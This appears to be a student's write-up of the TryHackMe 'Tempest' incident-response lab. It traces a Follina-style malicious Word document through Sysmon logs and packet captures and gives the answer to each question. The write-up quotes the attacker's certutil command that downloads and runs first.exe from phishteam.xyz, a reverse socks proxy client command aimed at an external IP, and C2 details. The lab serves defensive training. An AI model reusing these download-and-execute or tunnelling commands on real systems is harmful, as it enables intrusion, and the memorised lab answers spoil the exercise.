Tempest – Capstone Project

This room aims to introduce the process of analyzing endpoint and network logs from a compromised asset. Given the artefacts, we will aim to uncover the incident from the Tempest machine. In this scenario, you will be tasked to be one of the Incident Responders that will focus on handling and analyzing the captured artefacts of a compromised machine.

What is the SHA256 hash of the capture.pcapng file?


Answer:
CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6

What is the SHA256 hash of the sysmon.evtx file?

Answer:
665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F

What is the SHA256 hash of the windows.evtx file?

Answer:
D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60




Log Preparation:

To parse the provided logs, we need first to convert the EVTX logs into CSV using EvtxEcmd and then feed it into Timeline Explorer.

We can start by running the following command:

.\EvtxECmd.exe -f 'C:\Users\user\Desktop\Incident Files\sysmon.evtx' --csv 'C:\Users\user\Desktop\Incident Files' --csvf sysmon.csv



We can repeat the process for the other 2 data sources.

Then, we need to convert the data source files into XML format. We can do that by saving as XML in Event Viewer.

Tempest Incident

In this incident, you will act as an Incident Responder from an alert triaged by one of your Security Operations Center analysts. The analyst has confirmed that the alert has a CRITICAL severity that needs further investigation.

As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:

The malicious document has a .doc extension.

The user downloaded the malicious document via chrome.exe.


The malicious document then executed a chain of commands to attain code execution.

The user of this machine was compromised by a malicious document. What is the file name of the document? Answer: free_magicules.doc

Given that the user downloaded the file using chrome, we can find the file by importing the sysmon.xml into Sysmon view, search for the process chrome.exe, locate the session in question and follow the tree. Look for created files.


What is the name of the compromised user and machine? Format: username-machine

Answer: benimaru-TEMPEST




What is the PID of the Microsoft Word process that opened the malicious document?
Answer: 496

Using Timeline Explorer, we can search the name of the file “free_magicules” then look for “process creation” under Map Description.



Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question? Answer: 167.71.199.191

In Timeline viewer, we can filter Event ID 22 for DNS query and PID 496. The malicious domain is called phishteam.xyz in payload data 4 and the IPV4 can be located in payload data 6 after the IPV6.




What is the base64 encoded string in the malicious payload executed by the document?

Answer: JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCd....

First, in Timeline Explorer we can filter 496 as a PPID instead. Then look for the executable info.

What is the CVE number of the exploit used by the attacker to achieve a remote code execution? Answer: 2022–30190



Malicious Document - Stage 2

Based on the initial findings, we discovered that there is a stage 2 execution:


The document has successfully executed an encoded base64 command.

Decoding this string reveals the exact command chain executed by the malicious document.

The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?

Answer: C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\update.zip

With what we know from the decoded Base64, we can use “startup” as a filter in Payload4.




The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?

Answer: [C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe]

We're told by Tryhackme that the event ID for Process creation is 1 and all autorun executions have explorer.exe as their parent process so we can filter event ID = 1 and Payload data4 contains explorer.exe.


We find few but one looks suspicious.



Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?

Answer:
CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8

We can keep the filter eventID =1 but we can remove the payload data4 filter and add the first.exe as an executable filter.




The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?

Answer: resolvecyber[.]xyz:80

We need to filter first.exe as the parent process:

	Executable Info
	"C:\Windows\system32\whoami.exe"
	"C:\Windows\system32\net.exe" users
	"C:\Windows\system32\net.exe" localgroup administrators
	"C:\Windows\system32\net.exe" user benimaru
	"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks



Malicious Document Traffic

Based on the collected findings, we discovered that the attacker fetched the stage 2 payload remotely:

We discovered the Domain and IP invoked by the malicious document on Sysmon logs.

There is another domain and IP used by the stage 2 payload logged from the same data source.


What is the URL of the malicious payload embedded in the document?

Answer: http://phishteam.xyz/02dcf07/index.html

We can start by opening capture.pcapng in Wireshark.

Then we can query the domain name using ‘http.host == “phishteam.xyz”’

We will find lots of results so we can narrow them down by adding ‘http.request.method == “GET”’



What is the encoding used by the attacker on the c2 connection? Answer: Base64


The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary? Answer: q

The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary? Answer: /9ab62b5

What is the HTTP method used by the binary? Answer: GET

Based on the user agent, what programming language was used by the attacker to compile the binary? Answer: nim

All answers are derived from the packet below.



Internal Reconnaissance

Based on the collected findings, we have discovered that the malicious binary continuously uses the C2 traffic:

We can easily decode the encoded string in the network traffic.

The traffic contains the command and output executed by the attacker.

The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?

Answer: infernotempest

Given that the C2 connection uses Base64, I went through all the packet following in between the infected device and resolvecyber[.]xyz, got the payloads an decoded them using Cyberchef until I found the ones I needed.


The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine? Answer: 5985

Using the same method from the previous question, I was able to decode the payload that has the enumerated list.

The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection?

